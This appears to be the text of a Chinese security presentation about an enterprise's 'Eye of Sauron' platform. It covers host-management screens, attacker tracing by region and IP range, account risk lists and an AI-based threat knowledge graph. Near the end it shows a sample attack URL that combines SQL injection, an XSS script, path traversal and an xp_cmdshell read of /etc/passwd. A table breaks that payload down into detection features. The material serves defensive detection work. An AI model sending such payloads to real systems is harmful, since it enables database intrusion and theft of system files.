建议删除所有使用System.out.print等标准输出打印日志或转存日志信息的代码

使用System.out.print等标准输出打印日志信息或转存日

主机安全大数据

主机安全

网络安全

移动安全

业务安全

应用安全

攻击溯源

主机管理

系统管理

新建任务

×

主机安全

网络安全

移动安全

业务安全

应用安全

攻击溯源

主机管理

系统管理

任务结果

×

请输入ip



服务器IP	下发时间	完成时间	状态	响应消息
10.37.93.82		2017-09-08 16:43:28	执行成功	Filesystem...
10.37.93.93		2017-09-08 16:43:28	执行成功	Filesystem...
10.27.194.5		2017-09-08 16:43:28	执行成功	Filesystem...

Filesystem	Size	Used	Avail	Use%	Mounted on
/dev/mapper/systemvg-rootlv	7.9G	418M	7.1G	6%	/
tmpfs	3.9G	12K	3.9G	1%	/dev/shm
/dev/vda1	485M	39M	421M	9%	/boot
/dev/mapper/systemvg-homelv	51G	3.2G	45G	7%	/home
/dev/mapper/systemvg-optlv	79G	4.6G	71G	7%	/opt
/dev/mapper/systemvg-tmplv	2.0G	70M	1.9G	4%	/tmp
/dev/mapper/systemvg-usrlv	9.9G	2.9G	6.5G	31%	/usr
/dev/mapper/systemvg-varlv	6.0G	393M	5.3G	7%	/var
/dev/mapper/datavg-datalv	393G	251M	373G	1%	/data

1

id

2017-09-08 14:44:12

2017-09-08 14:44:12

执行完成

查看结果

命令:

1


1

1

确认

取消

业务安全的攻击溯源



面向黑产的攻击溯源

攻击地区分布(市)



采集时间: 2017-09-13

所在省份

所在城市

异常

拦截攻击

详情

天津

天津

19

376300

[查看](#)

浙江

杭州

0

362475

[查看](#)

web攻击者



采集时间: 2017-09-13

攻击者ID

攻击者名称

所在城市

攻击资产数

攻击者网络

详情

670106849

匿名

天津

1

60.25.10.0/60.25.13.255

[查看](#)

988351400

匿名

嘉兴

1

183.141.176.0/183.141.191.255

[查看](#)

1341043817

匿名

温州

6

115.218.0.0/115.219.255.255

[查看](#)

1.) ds.suning.cn

2.) f.m.suning.com

3.) fastcfg.suning.com

4.) nmqs.suning.com

5.) search.suning.com

6.) tuijian.suning.com

一．索伦之眼中的黑产

二．黑产的事前、事中、事后

三．索伦之眼对抗黑产痛点

四．索伦之眼跨界融合



索伦之眼的跨界融合（AI）

知识图谱：是把所有不同种类的信息（Heterogeneous Information）连接在一起而得到的一个关系网络。知识图谱提供了从“关系”的角度去分析问题的能力。

知识图谱Schema

定义知识图谱数据模型及用以描述物理世界的词汇体系


规范结构化数据的表达

技术文档

行为与帐号安全(举例)

0-8点，8小时内 4万个 具有明确攻击行为帐号	类型（已拦截）	数量
loginWhiteList	白名单	32373
AlipayScore20	白名单	22971
QualityUserWhiteList	白名单	5403
registerRisk7day	黑名单	2743
suspectedCollisionUserList	黑名单	2143
LoginHighRiskUserUpdate0503	黑名单	1200
NULL	不在名单内	1934

帐号业务安全中的索伦之眼




安全分析AI（举例）

passport.suning.com/ids/trustLogin?sysCode=epp&targetUrl=https://licai.suning.com/bof/bofIndex.htm&HIMj=9910 AND 1=1 UNION ALL SELECT 1,NULL,'<script>alert("XSS")</script>',table_name FROM information_schema.tables WHERE 2>1--/**/; EXEC xp_cmdshell('cat ../../../../etc/passwd')#

知识分类	知识内容	单项威胁	多类组合威胁
SQL通用语法	UNION SELECT	N	Y
MSSQL专有命令	xp_cmdshell EXEC	N	Y
Linux/MAC专有文件	/etc/passwd	N	Y
Linux小写命令	cat空格	N	Y
JavaScript/HTML语法	<script> </script> alert()	N	Y
Mysql专有表	information_schema.tables	N	Y
特殊转义	../../ /**/	N	Y

THANKS



黄宙 

江苏 南京

